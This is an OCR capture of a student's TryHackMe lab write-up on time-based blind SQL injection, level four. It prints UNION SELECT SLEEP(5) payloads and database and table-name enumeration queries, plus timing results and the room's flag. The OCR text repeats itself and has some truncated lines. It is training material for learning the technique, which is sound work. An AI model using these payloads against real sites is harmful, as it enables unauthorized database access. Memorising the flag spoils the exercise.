



Level four was also a bit challenging, and this all the queries I tried here in the screenshots:





By the way, by entering all these requests we know whether it's true statement or not by looking at the timer, 'cuz it takes a while to process them






TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (76%)
admin123' UNION SELECT SLEEP(5);--
If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:
admin123' UNION SELECT SLEEP(5),2;--
This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.
If you're struggling to find the table name, the below query should help you on your way:
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
Answer the questions below
What is the final flag after completing level four?
{_____}
Submit
SQL Injection Examples
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
ılytics?referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
OK
Request Time: 0.001
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
26min 36s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (76%)
admin123' UNION SELECT SLEEP(5);--
If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:
admin123' UNION SELECT SLEEP(5),2;--
This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.
If you're struggling to find the table name, the below query should help you on your way:
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
Answer the questions below
What is the final flag after completing level four?
{_____}
Submit
SQL Injection Examples
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
ialytics?referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 's%';
OK
Request Time: 5.002
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
25min 47s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (76%)
admin123' UNION SELECT SLEEP(5);--
If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:
admin123' UNION SELECT SLEEP(5),2;--
This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.
If you're struggling to find the table name, the below query should help you on your way:
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
Answer the questions below
What is the final flag after completing level four?
{_____}
Submit
SQL Injection Examples
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
ics?referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'sqli_four
OK
Request Time: 5.002
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
25min 19s


TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (76%)
the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.
If you're struggling to find the table name, the below query should help you on your way:
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
Answer the questions below
What is the final flag after completing level four?
___{_____}
Submit
Out-of-Band SQLi
SQL Injection Examples
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
mation_schema.tables WHERE table_schema = 'sqli_four' and table_name like 'u%';-
OK
Request Time: 5.003
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
20min 56s

